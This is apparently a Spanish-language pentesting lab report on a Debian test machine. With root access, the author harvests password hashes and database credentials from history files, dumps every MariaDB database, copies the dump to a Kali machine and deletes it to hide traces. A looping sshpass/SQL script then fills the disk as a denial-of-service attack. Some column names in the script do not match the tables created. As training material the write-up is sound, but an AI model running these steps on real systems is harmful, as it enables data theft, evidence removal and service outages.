Last login: Fri Feb 13 07:27:21 2026 from 192.168.1.135
root@debian:~# pwd
/root
root@debian:~# ls -la
total 44
drwx----- 6 root root 4096 Feb 13 07:28 .
drwxr-xr-x 19 root root 4096 Feb 10 14:33 ..
-rw----- 1 root root 680 Feb 13 07:29 .bash_history
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
drwx----- 2 root root 4096 Jul 31 2024 .cache
drwx----- 3 root root 4096 Jul 31 2024 .config
-rw----- 1 root root 20 Feb 12 15:26 .lessht
drwxr-xr-x 3 root root 4096 Jul 31 2024 .local
-rw----- 1 root root 629 Feb 13 07:28 .mysql_history
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
drwx----- 2 root root 4096 Feb 11 10:50 .ssh
root@debian:~# cat .mysql_hisroty
cat: .mysql hisroty: No such file or directory
```

2.6 Investigacion y recopilacion

Se procede a investigar cada directorio con el fin de sacar toda la información posible, se recaba información de **.bash_history**, el directorio **.config**, que contiene un runtime, que en principio no debería estar ahí y de **.mysql_history**

```
root@debian:~# cat .bash_history
sudo visudo
sudo systemctl stop speech-dispatcher
sudo systemctl disable speech-dispatcher
systemctl list-units --type=service
cd usr/share/man
cd ..
cd usr
cd share
ls -la
cd man
ls -la
cd ..
cd ..
cd ..
cd var/log
ls -la
cd jorunal
cd journal
ls -la
cd 41b6de202c3f48fdाaa490411748aaaff/
ls -la
cd ..
cd ..
cat README
cd ..
cd ver/7log
cd var/log
cat README
ls -l $(which man)
ls -la
cd journal
ls -la
cd 41b6de202c3f48fdाaa490411748aaaff/
ls -la
cat system@a48b40a584d44a45941503ea72502321-000000000003960-00064a6804154b36.journal
exit
```

```
root@debian:~# cd .config
root@debian:~/config# ls -la
total 12
drwx----- 3 root root 4096 Jul 31 2024 .
drwx----- 6 root root 4096 Feb 13 07:28 ..
drwx----- 2 root root 4096 Jul 31 2024 pulse
root@debian:~/config# cd pulse
root@debian:~/config/pulse# ls -la
total 8
drwx----- 2 root root 4096 Jul 31 2024 .
drwx----- 3 root root 4096 Jul 31 2024 ..
lrwxrwxrwx 1 root root 23 Jul 31 2024 41b6de202c3f48fd... → /tmp/pulse-PKdhtXMmr18n
root@debian:~/config/pulse# █
```

```
root@debian:~# cat .mysql_history
_HiStOrY_V2_
CREATE\040DATABASE\040wordpress\040DEFAULT\040CHARACTER\040SET\040utf8\040COLLATE\040utf8_unicode_ci;
CREATE\040USER\040'wordpressuser'@\040localhost'\040IDENTIFIED\040BY\040'123456';
GRANT\040ALL\040PRIVILEGES\040ON\040wordpress.*\040TO\040'wordpress'@\040localhost';\040
GRANT\040ALL\040PRIVILEGES\040ON\040wordpress.*\040TO\040'wordpressuser'@\040localhost';
FLUSH\040PRIVILEGES;
FLUSH\040PRIVILEGES;
EXIT;
CREATE\040USER\040'user'@\040localhost'\040IDENTIFIED\040BY\040'password';
GRANT\040ALL\040PRIVILEGES\040ON\040*.*\040TO\040'user'@\040localhost'\040WITH\040GRANT\040OPTION;
FLUSH\040PRIVILEGES;
EXIT;
SELECT\040User
root
root@debian:~# █
```

Se continúa con la recopilación de información, se accede a **/etc/passwd** para listar los usuarios

```

root@debian:/# cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x::1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:110:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:103:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:104:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:105:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:106:114:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:107:117::/var/lib/saned:/usr/sbin/nologin
lightdm:x:108:118:Light Display Manager:/var/lib/lightdm:/bin/false
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:109:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:110:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
debian:x:1000:1000:4geeks,,,:/home/debian:/bin/bash
mysql:x:111:121:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
ftp:x:113:122:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin

```

También se accede a **/etc/shadow** para captura de hashes.

```

root@debian:/# cat etc/shadow
root:$y$jT$J54rfi0arW0L6moIXGCts/$xALMgqqXQHqegxDj54EPWkfpTWJ0iCmimHpEmBUifDD:19935:0:99999:7 :::
daemon:*:19935:0:99999:7 :::
bin:*:19935:0:99999:7 :::
sys:*:19935:0:99999:7 :::
sync:*:19935:0:99999:7 :::
games:*:19935:0:99999:7 :::
man:*:19935:0:99999:7 :::
lp:*:19935:0:99999:7 :::
mail:*:19935:0:99999:7 :::
news:*:19935:0:99999:7 :::
uucp:*:19935:0:99999:7 :::
proxy:*:19935:0:99999:7 :::
www-data:*:19935:0:99999:7 :::
backup:*:19935:0:99999:7 :::
list:*:19935:0:99999:7 :::
irc:*:19935:0:99999:7 :::
_apt:*:19935:0:99999:7 :::
nobody:*:19935:0:99999:7 :::
systemd-network:!*:19935:::::
systemd-timesync:!*:19935:::::
messagebus:!19935:::::
avahi-autoipd:!19935:::::
usbmux:!19935:::::
dnsmasq:!19935:::::
avahi:!19935:::::
speech-dispatcher:!19935:::::
pulse:!19935:::::
saned:!19935:::::
lightdm:!19935:::::
polkitd:!*:19935:::::
rtkit:!19935:::::
colord:!19935:::::
debian:$y$jT$LU2uhjMTdfBVsjmHytJLi/$bPwMjkL7fCuSPSRlINRqCKkqrnDjCYtbwBMyKWxbvb0:19935:0:99999:7 :::
mysql:!19996:::::
sshd:!19996:::::
ftp:!20004:::::
root@debian:/#

```

2.7 Acceso bases de datos, exploración y robo de información

Se ingresa en la base de datos con usuario root 123456 débil usando **mysql -u root -p** Se comprueban usuarios, se conocen contraseñas tanto de **wordpressuser** y user localizadas en /root/.mysql_history detallado en una de las anteriores capturas.

```
root@debian:/# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SELECT user, host FROM mysql.user;
+-----+-----+
| User | Host |
+-----+-----+
| mariadb.sys | localhost |
| mysql | localhost |
| root | localhost |
| user | localhost |
| wordpressuser | localhost |
+-----+-----+
5 rows in set (0.000 sec)

MariaDB [(none)]> █
```

Se consigue acceso con ambos.

mysql -u user -p

```
root@debian:/# mysql -u user -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 37
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> █
```

mysql -u wordpressuser -p

```
root@debian:/# mysql -u wordpressuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 38
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> █
```

Se procede a explorar la base de datos como usuario root, se encuentran 5 bases de datos y tenemos permiso para movernos entre ellas, se inicia la extracción de la base de datos completa. En esta situación si el servicio web funcionase, y tuviese información valiosa podríamos secuestrarla, eliminarla, descargarla. se utiliza **SHOW DATABASES;**

```
MariaDB [(none)]> SHOW DATABASES;
+-----+
| Database      |
+-----+
| information_schema |
| mysql          |
| performance_schema |
| sys            |
| wordpress      |
+-----+
5 rows in set (0.008 sec)

MariaDB [(none)]> USE mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
```

Para la exfiltración usaremos el comando **mysqldump -u root -p --all-databases > /tmp/backup_mariadb.sql**

```
root@debian:/# mysqldump -u root -p --all-databases > /tmp/backup_mariadb.sql
Enter password:
root@debian:/# █
```

se lista la cabecera del archivo para ver si ha sido creado correctamente usando **head -n 10 /tmp/backup_mariadb.sql**

```
root@debian:/# head -n 10 /tmp/backup_mariadb.sql
-- MariaDB dump 10.19 Distrib 10.11.6-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost      Database:
--
-- Server version        10.11.6-MariaDB-0+deb12u1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
```

Se extrae a máquina atacante y se procede a borrar el archivo en la debian para no dejar pistas visibles de la acción.

scp root@192.168.1.137:/tmp/backup_mariadb.sql

```
[root@kali:~/]#
# scp root@192.168.1.137:/tmp/backup_mariadb.sql /home/kali/Desktop/
root@192.168.1.137's password:
backup_mariadb.sql
100% 2531KB 37.8MB/s 00:00

[root@kali:~/]
# ls -la /home/kali/Desktop
total 2540
drwxr-xr-x  2 kali kali  4096 Feb 13 09:23 .
drwxr-xr-x  18 kali kali  4096 Feb 13 08:20 ..
-rw-r--r--  1 root root 2591660 Feb 13 09:23 backup_mariadb.sql
```

Se borra el archivo en debian objetivo, para eliminar pruebas visuales con **rm backup_mariadb.sql**

```
root@debian:/# cd /tmp/
root@debian:/tmp# ls -la
total 2584
drwxrwxrwt 12 root  root  4096 Feb 13 09:19 .
drwxr-xr-x  19 root  root  4096 Feb 10 14:33 ..
-rw-r--r--  1 root  root  2591660 Feb 13 09:19 backup_mariadb.sql
drwxrwxrwt  2 root  root  4096 Feb 13 07:22 .font-unix
drwxrwxrwt  2 root  root  4096 Feb 13 07:22 .ICE-unix
drwx-----  2 debian debian 4096 Feb 13 07:22 ssh-XXXXXXI6cNjh
drwx-----  3 root  root  4096 Feb 13 07:22 systemd-private-0a966cc0702a4ec79983e96e30261b53-apache2.service-zqpYJ2
drwx-----  3 root  root  4096 Feb 13 07:22 systemd-private-0a966cc0702a4ec79983e96e30261b53-ModemManager.service-BFC5LW
drwx-----  3 root  root  4096 Feb 13 07:22 systemd-private-0a966cc0702a4ec79983e96e30261b53-systemd-logind.service-bQidyZ
drwx-----  3 root  root  4096 Feb 13 07:22 systemd-private-0a966cc0702a4ec79983e96e30261b53-systemd-timesyncd.service-BFC5LW
drwx-----  3 root  root  4096 Feb 13 07:22 systemd-private-0a966cc0702a4ec79983e96e30261b53-upower.service-rixhZi
-rw-r--r--  1 root  root   11 Feb 13 07:22 .X0-lock
drwxrwxrwt  2 root  root  4096 Feb 13 07:22 .X11-unix
drwxrwxrwt  2 root  root  4096 Feb 13 07:22 .XIM-unix
root@debian:/tmp# rm backup_mariadb.sql
root@debian:/tmp# ls -la
total 52
drwxrwxrwt 12 root  root  4096 Feb 13 09:34 .
drwxr-xr-x  19 root  root  4096 Feb 10 14:33 ..
drwxrwxrwt  2 root  root  4096 Feb 13 07:22 .font-unix
drwxrwxrwt  2 root  root  4096 Feb 13 07:22 .ICE-unix
drwx-----  2 debian debian 4096 Feb 13 07:22 ssh-XXXXXXI6cNjh
drwx-----  3 root  root  4096 Feb 13 07:22 systemd-private-0a966cc0702a4ec79983e96e30261b53-apache2.service-zqpYJ2
drwx-----  3 root  root  4096 Feb 13 07:22 systemd-private-0a966cc0702a4ec79983e96e30261b53-ModemManager.service-BFC5LW
drwx-----  3 root  root  4096 Feb 13 07:22 systemd-private-0a966cc0702a4ec79983e96e30261b53-systemd-logind.service-bQidyZ
drwx-----  3 root  root  4096 Feb 13 07:22 systemd-private-0a966cc0702a4ec79983e96e30261b53-systemd-timesyncd.service-BFC5LW
drwx-----  3 root  root  4096 Feb 13 07:22 systemd-private-0a966cc0702a4ec79983e96e30261b53-upower.service-rixhZi
-rw-r--r--  1 root  root   11 Feb 13 07:22 .X0-lock
drwxrwxrwt  2 root  root  4096 Feb 13 07:22 .X11-unix
drwxrwxrwt  2 root  root  4096 Feb 13 07:22 .XIM-unix
root@debian:/tmp#
```

2.8 Explotación vulnerabilidad y ataque a máquina

Se procede a explotar a través de ssh la base de datos del servidor, lo primero que se realiza es la creación de una base de datos dentro de MariaDB con nombre **Simon_The_Impostor**, a la cual se aplican 2 tablas con nombres **masive_data** y **more_data**, se utilizan los siguientes comandos para ejecutar la tarea, **CREATE DATABASE Simon_the_Impostor;** y **CREATE TABLE masive_data (id INT AUTO_INCREMENT PRIMARY KEY, fecha TIMESTAMP DEFAULT CURRENT_TIMESTAMP, masive_data LONGBLOB, more_data LONGBLOB);** Se crea otra igual de respaldo con nombre **more_data**, por si no fuese suficiente para el llenado con la primera.

```
root@debian:/# mariadb -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 42
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE Simon_The_Impostor;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> USE Simon_The_Impostor;
Database changed
MariaDB [Simon_The_Impostor]> CREATE TABLE masive_data ( id INT AUTO_INCREMENT PRIMARY KEY, fecha TIMESTAMP DEFAULT CURRENT_TIMESTAMP, masive_data LONGBLOB, more_data LONGBLOB );
Query OK, 0 rows affected (0.020 sec)

MariaDB [Simon_The_Impostor]> SHOW TABLES;
+-----+
| Tables_in_Simon_The_Impostor |
+-----+
| masive_data |
+-----+
1 row in set (0.000 sec)

MariaDB [Simon_The_Impostor]> CREATE TABLE more_data LONGBLOB;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'LONGBLOB' at line 1
MariaDB [Simon_The_Impostor]> CREATE TABLE more_data (id INT AUTO_INCREMENT PRIMARY KEY, fecha TIMESTAMP DEFAULT CURRENT_TIMESTAMP, more_data LONGBLOB);
Query OK, 0 rows affected (0.012 sec)

MariaDB [Simon_The_Impostor]> SHOW TABLES;
+-----+
| Tables_in_Simon_The_Impostor |
+-----+
| masive_data
| more_data |
+-----+
2 rows in set (0.000 sec)

MariaDB [Simon_The_Impostor]>
```

2.8.1 Creación Script

Se prepara el siguiente script, que va a ser el encargado de llenar de datos las susodichas BD. se adjunta script a continuación.

```

#!/bin/bash

#=====
# CONFIG - SELECT YOUR DATA
#=====

DEBIAN_IP="192.168.1.137"      #IP OBJETIVO
DEBIAN_ROOT_PASS="123456"      #PASSWORD ROOT
MARIADB_ROOT_PASS="123456"      #MARIADB PASS
DB_NAME="Simon_The_Impostor"   #DATABASE NAME
TABLE_NAME="masive_data"       #TABLA OBJETIVO

#=====

echo
"||"
echo "|| ATAQUE DE LLENADO MASIVO A MARIADB (vía SSH)      ||"
echo "|| Objetivo: $DEBIAN_IP - Base de datos: $DB_NAME      ||"
echo
"||"
# Contador de iteraciones
iteracion=1

# Bucle infinito: se ejecutará hasta que la BD falle o interrumpas (Ctrl+C)

```

```

while true; do
    echo ""
    echo "-----"
    echo "-----"
    echo " Iteración: $iteracion"
    echo " Insertando 100,000 filas de datos basura (~6GB por iteración)..."
    echo ""
    echo "-----"
    echo "-----"

# Comando SSH que se ejecutará en Debian

# Se conecta a MariaDB localmente (en Debian) y ejecuta la inserción
masiva

sshpass -p "$DEBIAN_ROOT_PASS" ssh -o StrictHostKeyChecking=no
root@$DEBIAN_IP \
"mariadb -u root -p'$MARIADB_ROOT_PASS' '$DB_NAME' -e \""
INSERT INTO $TABLE_NAME (datos_relleno, mas_datos)
SELECT
    REPEAT('A', 10000), -- 10KB de datos
    REPEAT('B', 50000) -- 50KB de datos
FROM
    seq_1_to_100000; -- Genera 100,000 filas (tabla virtual de MariaDB)
\""

# Verificar si el comando SSH falló (porque la BD ya no responde)

if [ $? -ne 0 ]; then
    echo ""
    echo "==== ERROR ===="

```

```

echo "El comando falló. Posibles causas:"
echo " • La base de datos colapsó"
echo " • El disco duro de Debian está lleno"
echo " • El servicio MariaDB se detuvo"
echo " • La conexión SSH falló"
echo ""

echo " ATAQUE FINALIZADO CON ÉXITO (Denegación de Servicio conseguida)"

break

fi

# (Opcional) Mostrar el tamaño actual de la tabla
echo " Consultando tamaño actual de la tabla..."
sshpass -p "$DEBIAN_ROOT_PASS" ssh root@$DEBIAN_IP \
"mariadb -u root -p'$MARIADB_ROOT_PASS' $DB_NAME -e \"
SELECT
    ROUND(SUM(data_length + index_length) / 1024 / 1024 / 1024, 2) AS
'Tamaño_total_GB'
FROM information_schema.tables
WHERE table_schema = '$DB_NAME' AND table_name = '$TABLE_NAME';
\""

# Pequeña pausa para no saturar la CPU al 1000% (opcional)
echo "TickTack Esperando 2 segundos antes de la siguiente iteración..."
sleep 2
((iteracion++))

done

```

Una vez realizado el script, se le da permiso de ejecución y se le hace ejecutable


```
chmod +x /root/script.sh
```



```
[root@kali ~]# chmod +x /root/script.sh
```

2.8.2 Monitorización y ejecución

Desde la conexión ssh se procede a preparar la monitorización de la kali en diversas terminales, una para la capacidad del disco y otra para la CPU/Sistema. Se instala **htop** en Debian desde nuestra kali que monitorea CPU/Sistema



```
root@debian:~# apt install htop
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  linux-image-6.1.0-22-amd64
Use 'apt autoremove' to remove it.
Suggested packages:
  lm-sensors strace
The following NEW packages will be installed:
  htop
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
```

Se inicia la monitorización de la debian desde la kali con

```
watch -n1 df -h y htop
```

```

root@kali: /home/kali
Session Actions Edit View Help
Every 1.0s: df -h                                         debian: Fri Feb 13 11:17:15 2026
Filesystem      Size  Used Avail Use% Mounted on
udev            952M    0  952M   0% /dev
tmpfs           197M  1.1M 196M   1% /run
/dev/sda1        29G  6.0G 22G  22% /
tmpfs           984M    0  984M   0% /dev/shm
tmpfs            5.0M  8.0K  5.0M   1% /run/lock
tmpfs           197M  1.3M 196M   1% /run/user/1000
tmpfs           197M   32K 197M   1% /run/user/0

kali@kali: ~
Session Actions Edit View Help
0[|||]                                         1.4%] Tasks: 81, 127 thr, 64 kthr; 1 running
1[|||]                                         3.4%] Load average: 0.08 0.02 0.00
Mem[|||||||||||||||||713M/1.926] Uptime: 03:55:26
Swp[                                         0K/975M]

Main I/O
PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM% TIME+  Command
1325 mysql     20   0 1381M  245M 24808 S  2.7 12.5  3:25.93 /usr/sbin/mariadb
1404 mysql     20   0 1381M  245M 24808 S  2.7 12.5  3:22.33 /usr/sbin/mariadb
  1 root       20   0  163M 12464  9168 S  0.0   0.6  0:05.04 /sbin/init splash
  279 root     20   0 27148   6592  4672 S  0.0   0.3  0:00.67 /lib/systemd/systemd-
  290 systemd-ti 20   0 90104   6656  5732 S  0.0   0.3  0:00.38 /lib/systemd/systemd-
F1Help F2Setup F3Search F4Filter F5Tree F6SortBy F7Nice -F8Nice +F9Kill F10Quit

```

Se procede a lanzar el script desde nuestra Kali, `/root/script.sh`.

```

└─(root㉿kali)-[~/]
# /root/script.sh

ATAQUE DE LLENADO MASIVO A MARIADB (via SSH)
Objetivo: 192.168.1.137 - Base de datos: Simon_The_Impostor

File System
Iteración: 1
Insertando 100,000 filas de datos basura (~6GB por iteración) ...

Consultando tamaño actual de la tabla ...
Tamaño_total_GB
6.05
Esperando 2 segundos antes de la siguiente iteración ...

Iteración: 2
Insertando 100,000 filas de datos basura (~6GB por iteración) ...

Consultando tamaño actual de la tabla ...
Tamaño_total_GB
10.80
Esperando 2 segundos antes de la siguiente iteración ...

Iteración: 3
Insertando 100,000 filas de datos basura (~6GB por iteración) ...

^C
== ERROR ==
El comando falló. Posibles causas:
• La base de datos colapsó
• El disco duro de Debian está lleno
• El servicio MariaDB se detuvo
• La conexión SSH falló

** ATAQUE FINALIZADO CON ÉXITO (Denegación de Servicio conseguida)

```

Filesystem	Size
udev	952M
tmpfs	197M
/dev/sda1	290M
tmpfs	984M
tmpfs	5.0M
tmpfs	197M
tmpfs	197M



Session Actions Edit

Main I/O PID USER

Main	I/O	PID	USER
4951	root	1325	mysql
		1404	mysql
		1	root
		279	root


F1Help F2Setup F3S...

Se adjuntan capturas de monitoreo durante el ataque, que demuestran el consumo de recursos y la utilización completa del disco duro de la máquina objetivo.



```
root@kali: /home/kali
Session Actions Edit View Help
Every 1.0s: df -h                                         debian: Fri Feb 13 11:30:42 2026
Filesystem      Size  Used Avail Use% Mounted on
udev            952M    0  952M   0% /dev
tmpfs           197M  1.1M 196M   1% /run
/dev/sda1        29G   28G    0 100% /
tmpfs           984M    0  984M   0% /dev/shm
tmpfs           5.0M  8.0K  5.0M   1% /run/lock
tmpfs           197M  1.3M 196M   1% /run/user/1000
tmpfs           197M   32K 197M   1% /run/user/0
```

En la secuencia de imágenes se muestra como la máquina Debian se queda sin espacio de disco, aparte de cómo se usan la mayoría de recursos del sistema para esta ingestión de datos. Antes de estar el disco duro lleno por completo la máquina objetivo nos advierte de que no le queda espacio.



2.9 Conclusiones Pentesting y Explotación.

